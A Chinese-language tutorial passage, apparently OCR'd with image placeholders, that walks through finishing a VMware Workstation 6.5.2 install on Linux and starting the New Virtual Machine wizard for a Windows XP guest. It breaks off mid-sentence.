


图2




图3

安装完成后会给出“Installation was successful”的提示，我们就可以点击“Close”按钮来关闭窗口了。这时我们刚才打开的终端也回到了活动状态，如图3，VMware—Workstation—6.5.2—156735.i386就安装完毕了。我们可以很方便的在桌面的上方面板中来启动VMware—Workstation，具体位置就是“应用程序”—“系统工具”—“VMware Workstation”，如图4。




图4

下面我们就在VMware—Workstation上安装Ghost版本的Windows操作系统，打开VMware—Workstation，其界面如图5所示。我们先建立一个虚拟机，选择“File”—“New”—“Virtual Machine”，如图6。之后就会出现“New Virtual Machine Wizard”对话框，我们可以在这里选择新建虚拟机的方式，有两个选项，一个是“典型”，另一个是“自定义”，如图7。




图5




图6

这里我们选择“典型”，点击“Next”后，就会进入如图8所示的界面，我们可以选择安装系统的方式，一共有三个选项，第一个是使用物理设备，第二个是使用光盘镜像，第三个是稍后安装系统。选择第三项，也就是暂时不安装操作系统，点击“Next”按钮，在随后出现的界面中选择我们要安装的操作系统类型，在大的类别中选择“Microsoft Windows”，在下面的版本中选择“Windows XP Professional”，如图9。点击“Next”按钮，在随后的界面中设置一个路径，VMware—Workstation会把该虚拟机的硬盘文件存放在这个路径中，如图10。

继续点击“Next”按钮，在随后出现的界面中设置新建虚




图7




图8

